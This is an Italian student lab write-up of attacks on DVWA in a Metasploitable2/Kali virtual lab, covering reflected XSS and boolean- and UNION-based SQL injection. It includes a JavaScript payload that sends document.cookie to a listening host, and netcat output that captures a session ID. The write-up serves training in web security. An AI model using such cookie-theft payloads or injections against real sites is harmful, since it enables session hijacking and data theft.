ESERCIZI W13D4

La traccia dell'esercizio è la seguente:

- Configurate il vostro laboratorio virtuale per raggiungere la DVWA dalla macchina Kali Linux (l'attaccante). Assicuratevi che ci sia comunicazione tra le due macchine con il comando ping.
- Raggiungete la DVWA e settate il livello di sicurezza a «LOW».
 Scegliete una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection: lo scopo del laboratorio è sfruttare con successo le vulnerabilità con le tecniche viste nella lezione teorica.

Preparazione macchine virtuali

Mettiamo in comunicazione le due macchine per mezzo delle impostazioni di rete.

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).
source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

Settaggio rete Kali
Linux

#iface eth0 inet dhcp
iface eth0 inet static
address 192.168.32.100/24
netmask 255.255.255.0
gateway 192.168.32.1
```


```
File: /etc/network/interfaces
* Reloading OpenBSD Secure Shell server's configuration sshdr system
 and how to activate them. For more information, see interfa
                                                                           ...done.
                                                                                      * Reloa
ding Postfix configuration...ace
auto lo
                                     ...done.
iface lo inet loopback
                                                     Settaggi rete
 The primary network interface
auto eth0
                                                    Metasploitable2
iface ethO inet static
iface eth0 inet dhcp
address 192.168.32.101
netmask 255.255.255.0
network 192.168.50.0
broadcast 192.168.50.255
gateway 192.168.32.1
                                    [ Wrote 16 lines ]
                                                Prev Page ^K Cut Text ^C Cur Pos
Next Page ^U UnCut Text T To Spell
              10 WriteOut
                              R Read File
  Get Help
```

```
msfadmin@metasploitable:~$ ping 192.168.32.100
PING 192.168.32.100 (192.168.32.100) 56(84) bytes of data.
64 bytes from 192.168.32.100: icmp_seq=1 ttl=64 time=0.936 ms
64 bytes from 192.168.32.100: icmp_seq=2 ttl=64 time=0.647 ms
64 bytes from 192.168.32.100: icmp_seq=3 ttl=64 time=0.657 ms
64 bytes from 192.168.32.100: icmp_seq=4 ttl=64 time=0.784 ms

--- 192.168.32.100 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2999ms
rtt min/avg/max/mdev = 0.647/0.756/0.936/0.117 ms
msfadmin@metasploitable:~$
```


Esempi di XSS reflected

In base a ciò che abbiamo visto a lezione, poteremo sul foglio due diverse metodologie di Cross site scripting riflesso, quella con il corsivo HTML e l'alert di Javascript. Settiamo il livello di sicurezza su basso, e raggiungiamo la pagina nel quale eseguiremo le nostre azioni.



▲ Not secure 192.168.32.101/c	dvwa/vulnerabilities/xss_r/?name= <i>Nucleare<%2Fi>#</i>
Home Instructions Setup Brute Force Command Execut	Vulnerability: Reflected Cross Site Scripting (XSS) What's your name? Corsivo di HTML Hello Nucleare
CSRF · ·	More info What's your name? XSS Alert





Esempio recupero Cookie

Per ottenere il cookie di un utente, prima di passare per il server, dobbiamo innanzitutto preparare uno script in javascript che ci fornirà il testo del cookie.

```
1 <script>window.location="http://192.168.32.101:12345/?text=+document.cookie</script>
                                      Javascript Script
```


Una volta fatto, poniamo netcat in ascolto ascolto sulla porta scelta nello script, in questo 12345. Inviamo lo script nell'icona della pagina e attendiamo i risultati.

Vulnerability: Reflected Cross Site Scripting (XSS) What's your name? <script>window.location="http://Submit script" Hello


```
-$ nc -l -p 12345
GET /?text=security=low;%20PHPSESSID=47e40268777909bfce58f45465390838 HTTP/
1.1
Host: 192.168.32.100:12345
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/120.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,image/apng,*/*;q=0.8
Sec-GPC: 1
                                                   Cookie
Accept-Language: en-US,en
Referer: http://192.168.32.101/
                                                  mangiato
Accept-Encoding: gzip, deflate
```

SQL injection


Facciamo pratica con questa tipologia di attacco. In basso andiamo a inserire degli screenshot che ci mostreranno il funzionamento del Boolean based SQL injection e UNION based SQL injection.



Nel primo caso, riceviamo i nominativi presenti nella tabella Non importa quale ID specificheremo, la condizione TRUE '1'='1 ci fornirà tutti i nominativi presenti nella tabella users.



Normalmente non sarebbe possibile accedere ai nomi degli schemi, ma questa query riusciamo ad ottenere tutti i nomi delle tabelle contenute in infomation_schema. Nel secondo caso, la condizione 1=0 generà risultati vuoti da un lato e i nomi delle tabelle nell'altro.



Un altro esempio di UNION SQL injection. In questo caso, uniamo i risultati di due Query, una delle quali contiene la password degli utenti.